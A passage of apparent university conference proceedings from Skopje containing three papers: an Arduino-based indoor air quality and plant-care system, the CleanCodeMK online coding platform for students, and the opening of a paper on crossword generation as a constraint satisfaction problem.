*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
vlatko.spasev@finki.ukim.mk*

3rd Monika Simjanoska

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
monika.simjanoska@finki.ukim.mk*

Abstract—In light of escalating concerns over indoor air quality and its profound impact on human health and well-being, coupled with the advancements in embedded systems technology, there arises a pressing need to explore innovative solutions. This paper delves into the realm of Embedded Systems for Optimal Indoor Air Quality and Human Well-Being. It provides an overview of the current challenges and explores potential avenues for improvement. Furthermore, it presents a novel approach through the integration of embedded systems, emphasizing their role in monitoring, analyzing, and regulating indoor air quality parameters.

Index Terms—Embedded Systems, Indoor Air Quality, Human Well-Being, Sensor Technology, Automation.

I. INTRODUCTION

Life in the 21st century is intricately intertwined with the quality of indoor air we breathe, a factor profoundly influencing human health and well-being. The significance of maintaining optimal indoor air quality has become increasingly apparent, particularly in the wake of recent events prompting a reevaluation of our living environments. In this era of burgeoning technological advancements, embedded systems emerge as pivotal tools in addressing the complexities of indoor air quality management. However, despite their potential, the exploration of embedded systems for enhancing indoor air quality and human well-being has been relatively nascent until now. By harnessing the power of embedded systems technology, we embark on a journey towards revolutionizing indoor air quality management, mitigating health risks, and fostering environments conducive to human flourishing. This paper delves into the realm of Innovations in Embedded Systems for Optimal Indoor Air Quality and Human Well-Being, shedding light on emerging solutions and envisioning a future where technology serves as a catalyst for healthier living spaces.

II. THE IMPACT OF AIR QUALITY ON HUMAN HEALTH

Air pollution, comprising various contaminants like dust, fumes, gas, and smoke, poses a threat to human health




Fig. 1. Pie chart of the percentage of time spent in indoor and outdoor environments. Data were collected from the United States Environmental Protection Agency (US EPA) sponsored National Human Activity Pattern Database (NHAPS). The total number of participants was 9196, and approximately 87% of the time spent in indoor environments was in residential buildings, office buildings, restaurants, and other indoor places, such as malls, stores, schools, churches, public building, salons, health clubs, parking garages, auto-repair shops, and laundromats. [1]

by entering the respiratory system. Inhaling these pollutants triggers inflammation, oxidative stress, and cell mutagenicity, affecting organs such as the lungs, heart, and brain, ultimately causing diseases [2].

A. What are the health effects of PM?

PM₁₀ and PM_{2.5}, which consist of inhalable particles, pose significant health risks, particularly affecting respiratory and cardiovascular health. Short-term exposure can exacerbate asthma, respiratory symptoms, and increase hospital admissions. Long-term exposure is associated with higher mortality rates from cardiovascular and respiratory diseases, including lung cancer. PM_{2.5}, in particular, poses a stronger risk factor for mortality than PM₁₀. Vulnerable groups such as those with




Fig. 2. Health impacts of air pollution [3]

pre-existing lung or heart conditions, the elderly, and children are most affected. Exposure to PM can also impair lung development in children. There is no safe level of exposure, and even low levels can have adverse health effects. While evidence regarding different particle compositions and sources is not conclusive, combustion-related PM, especially black carbon, is consistently linked to health hazards. Components like PAHs, metals, and inorganic salts contribute to these risks, with diesel engine exhaust classified as carcinogenic. [4]

B. The Effects of Humidity on Humans

Relative humidity (RH) is often overlooked but is crucial for maintaining healthy indoor and outdoor environments. It refers to the amount of water vapor in the air relative to the maximum possible at a given temperature. RH impacts respiratory health and allergies, with studies showing its importance.

Maintaining RH within the 40–60

RH extremes affect indoor air quality, with high RH increasing off-gassing from materials and low RH promoting indoor ozone formation. RH also influences allergen levels and pollution dynamics, impacting respiratory health.

Understanding RH's effects on health is crucial for developing preventive measures and policies. Maintaining optimal indoor RH levels can mitigate health risks by reducing irritants and microorganism proliferation. [5]

C. Health Effects of Ozone

Ozone, particularly on hot, sunny days, can adversely affect our health, even at low levels. Exposure to ozone may lead to coughing, sore throat, difficulty breathing deeply, and lung inflammation. It can also increase susceptibility to lung infections and worsen existing lung conditions like asthma, emphysema, and chronic bronchitis. Even healthy individuals can experience these effects, but those with lung diseases may face more severe consequences, including increased hospitalizations and medication use.

Long-term exposure to ozone is associated with worsened asthma symptoms and may contribute to the development of asthma. Studies suggest that areas with high ozone levels have higher rates of respiratory-related deaths. Understanding these health risks is crucial for developing strategies to mitigate ozone exposure and protect public health. [6]

D. The impact of oxygen levels on human health

Oxygen levels significantly impact human health, with an optimal level of around 21 [7] Low Oxygen Levels (Hypoxia):

- Hypoxia, or low oxygen, can cause symptoms like shortness of breath, rapid heart rate, and fatigue.
- Severe hypoxia may result in confusion, cyanosis, loss of consciousness, and organ damage.
- Prolonged exposure can lead to tissue damage, especially in vital organs like the brain and heart.

High Oxygen Levels (Hyperoxia):

- Hyperoxia, or high oxygen, can be beneficial in short-term medical settings but harmful with prolonged exposure.
- Therapeutic benefits include improved oxygenation in patients with respiratory distress.
- However, prolonged exposure can lead to oxygen toxicity, causing respiratory discomfort, chest pain, and lung damage.

Individual health factors and exposure duration influence the effects of oxygen levels on health. Maintaining optimal oxygen levels is crucial for overall well-being. Proper monitoring and management are essential to prevent adverse health effects.




Fig. 3. Indoor air quality [8]

III. BUILDING AIRGUARD

Firstly, let's start with a short overview of the parts used for this project, which are:

- 3 x Arduino uno: For the project, three Arduino Unos, each powered by the ATmega328P IC, collectively manage input data and control output devices.
- DHT11: The DHT11 sensor measures temperature and humidity levels in the environment.
- Air Quality: This sensor is designed for comprehensive monitor over indoor air condition. It's responsive to a wide scope of harmful gases, as carbon monoxide, alcohol, acetone, thinner, formaldehyde and so on.
- DSM501 dust sensor: The DSM501 dust sensor is capable of detecting particulate matter in the air, including PM10

particles. It provides valuable data for monitoring air quality and assessing potential health risks associated with elevated levels of PM10 pollution.

- **Oxygen Sensor:** The Gravity: I2C Oxygen / O2 Sensor is based on electrochemical principles and it can measure the ambient O2 concentration accurately and conveniently.
- **Ozone Sensor:** IIC Ozone Sensor is based on electrochemical principles and it can measure the ambient O3 concentration accurately and conveniently.
- **UV sensor:** The UV sensor for Arduino detects ultra-violet light, providing valuable data for monitoring UV exposure levels.
- **Light Sensor:** The Grove Light Sensor is a module that is used to measure light intensity.
- **Stepper Motor:** In the project, a stepper motor is employed to shield plant growth from excessive light by controlling the movement of shades or blinds.
- **TDS sensor:** TDS (Total Dissolved Solids) indicates how many milligrams of soluble solids are dissolved in one liter of water. In general, the higher the TDS value, the more soluble solids are dissolved in water, and the less clean the water is.
- **Photoelectric High Accuracy Liquid Level Sensor:** This is a photoelectric water liquid level sensor that operates using optical principles.
- **Moisture Sensor:** This Moisture Sensor can be used for detecting the moisture of soil or judge if there is water around the sensor.
- **Water Flow Sensor:** The Water Flow Sensor for Arduino measures the flow rate of water in a system, providing crucial data for monitoring and controlling water usage.
- **TEC1-12706 Heatsink Thermoelectric Cooler Peltier:** The TEC1-12706 Heatsink Thermoelectric Cooler (Peltier) used to dehumidify air by creating a temperature difference that causes moisture to condense on its cold surface.
- **Plant heater:** A plant heater is a device that provides warmth to plants during cold weather to maintain optimal growth conditions.
- **Plant lamp:** A plant lamp is a light fixture that provides artificial light to plants for growth when natural sunlight is insufficient.
- **Water Level Sensor:** The Water Level Sensor detects the water level in the dehumidifier.
- **5 Cooler:** 5 coolers serving for air circulation.
- **3 filters:** Three air purification filters significantly improve indoor air quality.
- **One battery, one solar panel, and two adapter:** One battery, one solar panel, and two adapter power the entire system.

The project comprises three Arduino Uno boards interconnected for seamless communication. Communication is facilitated via serial ports through which they exchange necessary information. Among the Arduino units, one integrates a built-



Fig. 4. The final project look

in WiFi module responsible for gathering data from all units and transmitting it to a dedicated server. This server processes the data, subsequently displaying it on a Django application tailored explicitly for this system.

The application facilitates comprehensive monitoring of all system parameters and enables adjustment of system settings with ease.

The first Arduino board hosts a suite of sensors including a air quality sensor, DHT11, and DSM501 dust sensors. Additionally, relays are interfaced to regulate the purification system, effectively eliminating harmful particles such as PM10 dust. A relay system is implemented to modulate indoor air humidity, ensuring an optimal environment for human habitation. Controlling the TEC1-12706 Heatsink Thermoelectric Cooler Peltier, embedded within the air dehumidification mechanism, is achieved through a dedicated relay. This cooler utilizes water collected from the air to irrigate plants, thus contributing to comprehensive air quality management.

The second Arduino unit is equipped with an ozone sensor, essential for the primary Arduino's functionality. Moreover, it integrates sensors for UV light, light intensity, and a stepper motor governing solar energy absorption to foster proper plant growth. Maintaining ideal conditions for plant growth indoors, the stepper motor safeguards against harmful UV radiation, ensuring the plant's oxygen production. Additionally, a relay linked to the second system controls a supplementary lamp, activating if sunlight levels are insufficient during the day, thereby managing the plant's daylight requirements effectively.

The third Arduino unit is tasked with managing plant watering and monitoring water quality. It features TDS sensors for soluble solids measurement, liquid level sensors to monitor reservoir levels, and moisture sensors to assess soil moisture content. A water flow sensor ensures the plant receives an optimal watering volume during each cycle. This Arduino collates data from all units via a serial connection, transmitting it to the server for user visualization.

Although the Arduinos are interconnected via serial connections, each unit can operate independently. Collectively, they function to optimize indoor air quality for human comfort. Power is supplied to the entire system through a battery, rechargeable via a solar panel for autonomy. Alternatively, the battery can be charged from a power outlet if solar energy production proves insufficient. A dedicated adapter powers the heater and the TEC1-12706 Heatsink Thermoelectric Cooler Peltier, requiring 12V 12.5A 150W of electricity. The battery outputs at 12V and 5V, while the solar panel generates a current of 16V.



Fig. 5. Project look how is working

IV. FUTURE IMPROVEMENTS

Enhanced Connectivity: Upgrade the communication system to incorporate more advanced protocols such as MQTT or WebSocket for improved reliability and efficiency in data transmission between Arduino units and the server. This can help reduce latency and streamline data exchange.

Integration of Machine Learning: Implement machine learning algorithms to analyze the collected data more intelligently. By leveraging historical data and real-time sensor readings, the system can learn patterns and make predictive adjustments to optimize air quality management and plant growth conditions.

Expand Sensor Capabilities: Integrate additional sensors to monitor parameters like CO₂ levels, volatile organic compounds (VOCs), and pH levels of the water reservoir. This expanded sensor suite can provide a more comprehensive understanding of indoor environmental conditions and plant health, allowing for more precise adjustments and interventions.

Remote Control: Implement a mobile app or web interface that allows users to remotely control the indoor air quality and plant care system. This would enable users to adjust settings from anywhere, enhancing convenience and accessibility.

Energy Optimization: Optimize energy usage by incorporating energy-efficient components and implementing power-saving strategies. This could include optimizing relay activa-

tion schedules, using low-power microcontrollers, and integrating energy harvesting technologies to maximize autonomy and reduce reliance on external power sources.

Integration with Smart Home Systems: Integrate the indoor air quality and plant care system with existing smart home systems and platforms (e.g., Google Home, Amazon Alexa) for seamless integration into the user's home automation ecosystem. This would enable voice control, integration with other smart devices, and enhanced interoperability.

V. CLOSING THOUGHTS

In conclusion, the integration of three Arduino Uno boards into a cohesive system demonstrates a sophisticated approach to indoor air quality management and plant cultivation. Each Arduino unit plays a specific role, from monitoring air quality and regulating environmental parameters to facilitating plant growth and watering.

The seamless communication between the Arduinos via serial ports ensures efficient data exchange, allowing for real-time monitoring and control. The utilization of various sensors, relays, and actuators enables precise adjustment of air purification, humidity levels, plant lighting, and watering, contributing to an optimal indoor environment for both humans and plants alike.

The inclusion of renewable energy sources, such as solar panels, not only provides autonomy to the system but also aligns with sustainable practices. The flexibility of power sources, including rechargeable batteries and conventional outlets, ensures continuous operation even in variable conditions.

Overall, this project exemplifies a holistic approach to environmental management, leveraging technology to create healthier and more sustainable living spaces. By combining innovative hardware with intelligent software, it offers a glimpse into the future of smart indoor environments, where human comfort and ecological balance are seamlessly integrated.

REFERENCES

- [1] Distribution of time spent indoors and outdoors: Insights from nhaps data:. [Online]. Available: <https://www.ncbi.nlm.nih.gov/pmc/articles/PMC8004912/>
- [2] National institutes of health: Zeeshan hyder: Indoor air quality in buildings. [Online]. Available: <https://www.ncbi.nlm.nih.gov/pmc/articles/PMC8004912/>
- [3] The looming threat: Urban exposure to fine particulate matter (pm2.5) and (pm10) in 2021:. [Online]. Available: <https://www.eea.europa.eu/en/topics/in-depth/air-pollution/eow-it-affects-our-health>
- [4] Understanding the health risks of pm10 and pm2.5: Implications for respiratory and cardiovascular health:. [Online]. Available: <https://www3.epa.gov/region1/airquality/pm-human-health.html>
- [5] Importance of relative humidity in indoor air quality and human health: A comprehensive review:. [Online]. Available: <https://www.ncbi.nlm.nih.gov/pmc/articles/PMC10253274/>
- [6] Impacts of ozone exposure on respiratory health: Risks and considerations:. [Online]. Available: <https://www.epa.gov/ground-level-ozone-pollution/health-effects-ozone-pollution>
- [7] Balancing act: Understanding the health impacts of oxygen levels:. [Online]. Available: <https://www.ncbi.nlm.nih.gov/pmc/articles/PMC4107523/>
- [8] Epa: The invisible threat to air quality and health:. [Online]. Available: <https://www.epa.gov/pm-pollution/particulate-matter-pm-basics>

CleanCodeMK: Online coding platform for FCSE students

Boris Gjorgjievski, Stefan Saveski, Stefan Andonov and Riste Stojanov

Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia

boris.gjorgjievski.1@students.finki.ukim.mk,
stefan.saveski@students.finki.ukim.mk,
stefan.andonov@finki.ukim.mk,
riste.stojanov@finki.ukim.mk

Abstract—Online coding platforms play a crucial role in the daily activities of computer science students, so there is a need for tailored platforms that will serve students based on the courses they attend. In this paper, we introduce *CleanCodeMK*, an innovative online coding platform developed by first-year students that aims to transform education for Faculty of Computer Science and Engineering - Skopje (FCSE) students. Offering a comprehensive repository of problems and exercises, *CleanCodeMK* facilitates seamless learning, studying, and practice. It represents a paradigm shift in online education, offering FCSE students a comprehensive platform to enhance their coding skills and connect with a thriving community of learners.

Index Terms—coding platform, automated grading, programming assignments evaluation

I. INTRODUCTION

CleanCodeMK is an innovative online coding platform designed for Faculty of Computer Science and Engineering (FCSE) students, developed by first-year students. It leverages modern technologies, including React.js for the front end, Rust Rocket for the back end, and MySQL for the database. This paper explores the platform's architecture, emphasizing the integration of these technologies to enhance the learning experience for FCSE students. By examining *CleanCodeMK*'s design and implementation, we aim to highlight its role in fostering coding proficiency and community collaboration among students.

The next section lists the related work i.e., the similar platforms available to FCSE students. The third section gives our motivation for the implementation of the new platform, while in the fourth section, we demonstrate the main aspects of the software design - architectural design, main components, and features. In the fifth section, we present the functionalities that are currently implemented in the platform, while in the sixth section we outline the plans for future work and improvements. In the last section, we conclude our work.

II. RELATED WORK

The site `code.finki.ukim.mk` [2] was a popular platform among FCSE students, providing exams and coding problems

for practice. However, due to the migration of the programming problems on CodeRunner (Moodle plugin) [1], it has been retired, leaving a void in the educational resources available to students.

Both `code.finki.ukim.mk` and the site `courses.finki.ukim.mk` (FCSE's Moodle instance) offer great functionalities for testing students' solutions to programming problems in various programming languages, but they only allow teaching staff to add and modify programming problems.

Mendo [4], another platform, focuses on competitive programming problems. While it excels in this area, its limitation lies in its narrow scope, lacking coverage of other important fields such as Object-Oriented Programming (OOP), databases, and broader programming concepts. This limitation restricts its utility for students seeking comprehensive learning experiences beyond competitive programming.

III. MOTIVATION

Our project began with the organization of the "Back to Basics" event, where we introduced students to Structural Programming concepts. To enhance the event's impact, we developed an initial version of this platform within a tight timeframe of two weeks. This application facilitated daily problem-solving sessions aligned with the event's curriculum, enabling participants to engage in hands-on learning immediately after each lesson. Despite its initial simplicity, the application efficiently supported up to 70 simultaneous users. Encouraged by its effectiveness during the event, we recognized the potential to expand the app into a comprehensive platform covering all subjects and problem types.

IV. SOFTWARE DESIGN

The software solution comprises React.js frontend [5] for interactive user experience, Rust Rocket backend [6] ensuring robust data processing, and MySQL database for efficient data storage and retrieval. Our solution utilizes external components like the Judge0 API. In Figure 1 we visualize the architectural diagram of the solution.




Fig. 1. Architectural diagram of CleanCode solution

A. Front end

The front end of the platform is developed using React.js, a popular JavaScript library for building user interfaces. React.js allows for the creation of dynamic and interactive web applications with reusable components, making the development process efficient and scalable. By leveraging React.js, the front end of the platform offers a responsive and intuitive user experience, enhancing usability and engagement for users interacting with the platform.

B. Back end

The backend of the platform is implemented using Rust with the Rocket framework. Rust is a systems programming language known for its performance, safety, and concurrency features. Rocket is a web framework for Rust that enables developers to build fast and secure web applications. By utilizing Rust with Rocket, the backend of the platform delivers robust data processing, efficient handling of requests, and strong security measures, ensuring a reliable and high-performance foundation for the platform's functionality.

C. Database

The platform's database is powered by MySQL, a widely used relational database management system (RDBMS) known for its scalability, reliability, and performance. MySQL provides a robust and efficient storage solution for managing structured data, enabling the platform to store and retrieve user information, task details, subject classifications, and other critical data efficiently. With MySQL, the platform benefits from features such as ACID compliance, transaction support, and comprehensive indexing capabilities, ensuring data integrity and optimal performance for the platform's operations. In Figure 2 we present the entity relationship diagram of the tables we use in our database.

D. Judge0 API

Judge0 [3] is an online platform for running and testing code in various programming languages. It compiles and executes code in a sandboxed environment, then reports the output and any errors encountered. It also supports testing code against predefined test cases.




Fig. 2. Full diagram of Database

E. Generative AI for problem hints

Our platform is not just designed for the students to test their solutions to programming problems, but also we assist students in finding out the correct answer by giving them AI-generated tips based on their code.

F. Migration from CodeRunner to CleanCode

As our main users will be students from FCSE, which currently use CodeRunner on Moodle as a tool for testing their solutions to programming assignments, we have developed a module for parsing the XML file export of the tasks saved in Moodle's question bank and loading up the tasks into our platform. This will allow the teaching staff at FCSE to collaborate much more easily with us by simply sharing an XML file of the question bank export, instead of re-creating hundreds of programming problems manually through the user interface.

V. SOFTWARE IMPLEMENTATION

As shown in Figure 3, the current implementation of the platform offers the following functionalities:

1) *Landing Page*: The landing page serves as the entry point to *CleanCodeMK*, providing an overview of its features and functionalities. Users can navigate from here to access various sections of the platform.

2) *Leaderboard - Top 10*: *CleanCodeMK* features a leaderboard showcasing the top 10 performers on the platform. This fosters healthy competition among users, motivating them to improve their coding skills and climb the ranks.




Fig. 3. Activity diagram of the platform

3) *Login, Registration & Forgot Passowrd*: Users can securely log in to their accounts using their credentials. Additionally, registration is available, incorporating a verification code system connected to the student's email for added security and authenticity. Additionally, *CleanCodeMK* offers a "Forgot Password" functionality using a verification code via email.

4) *Home Page*: The home page provides a personalized experience for users, displaying relevant information such as recent activity, notifications, and recommended tasks based on their interests and performance.

5) *Account Information*: Users have access to their personalized account information, where they can view and update their profiles, track their progress, and manage their settings.

6) *Tasks Solved*: *CleanCodeMK* maintains a record of tasks solved by each user, allowing them to track their progress and achievements over time.

7) *List of Available Subjects*: The platform offers a comprehensive list of available subjects, covering various areas of study relevant to FCSE students. Users can explore these subjects to find exercises and problems for practice.

8) *Subject Pages*: Each subject has its dedicated page containing a curated list of problems from different years, sorted into categories such as midterms or exams. This organization helps users efficiently navigate through the available content.

9) *Problem Pages*: Individual problem pages provide detailed information about each task, including the problem statement, example inputs and outputs, and starter code if available. Users can submit their solutions and test them against provided test cases, with support for multiple programming languages.

VI. FUTURE WORK

A. AI powered tips

CleanCodeMK will integrate with OpenAI GPT-4 API to provide AI-generated tips for each coding problem. This




Fig. 4. Screenshot of the Problem Page

feature will analyze both the problem text and the user-submitted code to generate contextually relevant and helpful tips. For example, if a user is struggling with a particular algorithm or syntax error, the API will provide suggestions and explanations to guide them toward a solution. By leveraging AI technology, *CleanCodeMK* aims to enhance the learning experience for users and provide personalized assistance to improve their coding skills and help them gain knowledge.

B. Importing moodle problems

Implement a feature allowing administrators to import pre-existing exam problems from Moodle XML exports into *CleanCodeMK*, utilizing a dedicated module capable of parsing the XML files, mapping the extracted data to corresponding database fields within *CleanCodeMK*'s architecture, implementing robust validation checks to ensure data integrity, incorporating mechanisms to prevent the creation of duplicate problems, providing an intuitive interface within *CleanCodeMK*'s admin dashboard for seamless upload and initiation of the import process, offering administrators the ability to review and confirm imported problems before finalizing their addition to *CleanCodeMK*'s repository, and optimizing the import functionality to support batch processing for efficiency when handling large volumes of exam problems. Additionally, we would ensure administrators can easily manage the import process through *CleanCodeMK*'s admin dashboard, allowing them to review and confirm imported problems before adding them to the platform. We'd also optimize the import feature to handle large batches of exam problems efficiently, ensuring a smooth experience for administrators handling significant volumes of data.

C. Deployment

In the future, we plan to collaborate with FCSE Skopje to deploy all components through a docker-compose file on a host provided by FCSE. FCSE will also provide a DNS domain for the application. We will also set up GitHub actions in the *CleanCodeMK* GitHub repo to trigger continuous deployments on every commit on the main branch. The GitHub actions will pull changes, rebuild the Docker image, and restart the container accordingly. After integration, we will test the setup, implement security measures, and document the process. Regular maintenance and updates will ensure reliability. Finally, everything will be hosted within our faculty's infrastructure for easy access and management. Periodic reviews will ensure efficiency and effectiveness.

VII. CONCLUSION

In this paper, we presented *CleanCodeMK*, a novel online coding platform for our colleagues at FCSE - Skopje. We also presented the related work of similar platforms and the gap in their functionalities. We also outlined our plans for future development and deployment of the platform.

Our future vision for *CleanCodeMK* encompasses a multifaceted platform tailored to meet the diverse needs of both students and faculty within the Faculty of Computer Science and Engineering (FCSE). We envision *CleanCodeMK* as not merely a repository for coding problems, but rather as an integral part of the learning journey for FCSE students, providing a comprehensive suite of features designed to enhance their coding proficiency and academic experience. In this vision, *CleanCodeMK* serves as a dynamic hub where students can practice problems in preparation for exams, leveraging its extensive problem library spanning various subjects and difficulty levels. Additionally, *CleanCodeMK* evolves into a

versatile tool for interactive exercises during lectures, enabling real-time collaboration between students and professors. By fostering an environment where students actively engage with course material through problem-solving, *CleanCodeMK* aims to facilitate deeper learning, critical thinking, and mastery of core concepts in computer science. Through continuous innovation and collaboration with FCSE stakeholders, our vision for *CleanCodeMK* is to become the go-to platform for coding practice and educational support, empowering students to excel academically and thrive in their future careers.

REFERENCES

- [1] *CodeRunner plugin on Moodle*. https://moodle.org/plugins/qttype_coderunner. Accessed: 2024-04-08.
- [2] Tomche Delev and Dejan Gjorgjevikj. "E-Lab: Web based system for automatic assessment of programming problems". In: *Web proceedings ICT-Innovations* (2012).
- [3] *Judge0 API documentation*. <https://github.com/judge0/api-docs>. Accessed: 2024-04-08.
- [4] Bojan Kostadinov, Mile Jovanov, and Emil Stankov. "A new design of a system for contest management and grading in informatics competitions". In: *ICT Innovations 2010, Web Proceedings ISSN 1857-7288* (2010), p. 87.
- [5] *React.js*. <https://react.dev/>. Accessed: 2024-04-08.
- [6] *Rust Rocket Framework*. <https://rocket.rs/>. Accessed: 2024-04-08.

Crossword Generation as a Constraint Satisfaction Problem

David Arsov¹, Teo Kitanovski², Mile Jovanov¹

¹*Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University, Skopje, Macedonia*

²*School of Engineering, Vanderbilt University, Nashville, United States of America*

david.arsov@students.finki.ukim.mk, teo.kitanovski@vanderbilt.edu, mile.jovanov@finki.ukim.mk

Abstract—Crossword puzzles pose a challenging problem in vocabulary and logic, and automatic generation of these puzzles is complex due to their combinatorial nature. This paper will explore the application of Constraint Satisfaction Problems (CSPs) to address the challenge of crossword generation. CSPs provide a framework for defining variables, domains, and constraints, allowing for the systematic generation of valid crossword puzzles. We will present a model for representing crossword generation as a CSP, including preprocessing steps, dictionary organization, and constraint modeling. Various optimization techniques, including heuristics and constraint propagation, are discussed. Finally, we will use experimental results to demonstrate the effectiveness of these techniques in generating crossword puzzles of varying sizes.

Index Terms—crossword, constraint satisfaction, artificial intelligence

I. INTRODUCTION

Being a beloved problem, crossword puzzles challenge both the vocabulary and logic skills. There are several variations in terms of the subject of the words and the layout of the grid, but all of them are united by the method of solving, that is, placing the corresponding words in the empty spaces of the diagram according to the definition, while paying attention to the equality of the intersecting characters [1]. However, the automatic generation of these puzzles is a complex combinatorial problem. This paper explores the ways of application of Constraint Satisfaction Problems (CSPs) to address this kind of challenge.

CSPs are a powerful framework for solving problems where variables, their possible values (domains), and constraints that must be satisfied should be defined for a solution to be valid. In the context of crossword generation, variables can represent the actual words in the grid, with domains containing valid words, respectively. Constraints ensure the interlinking of the puzzle, guaranteeing letter intersections create valid words both across and down, and also that the words satisfy the length of the field.

This paper provides a look at modeling crossword generation as a Constraint Satisfaction Problem (CSP), with specifically modeled variables, domains, and constraints involved. It uses different approaches to solving the generated CSP, potentially utilizing backtracking algorithms with various

heuristics to efficiently navigate the search space and identify a valid crossword puzzle.

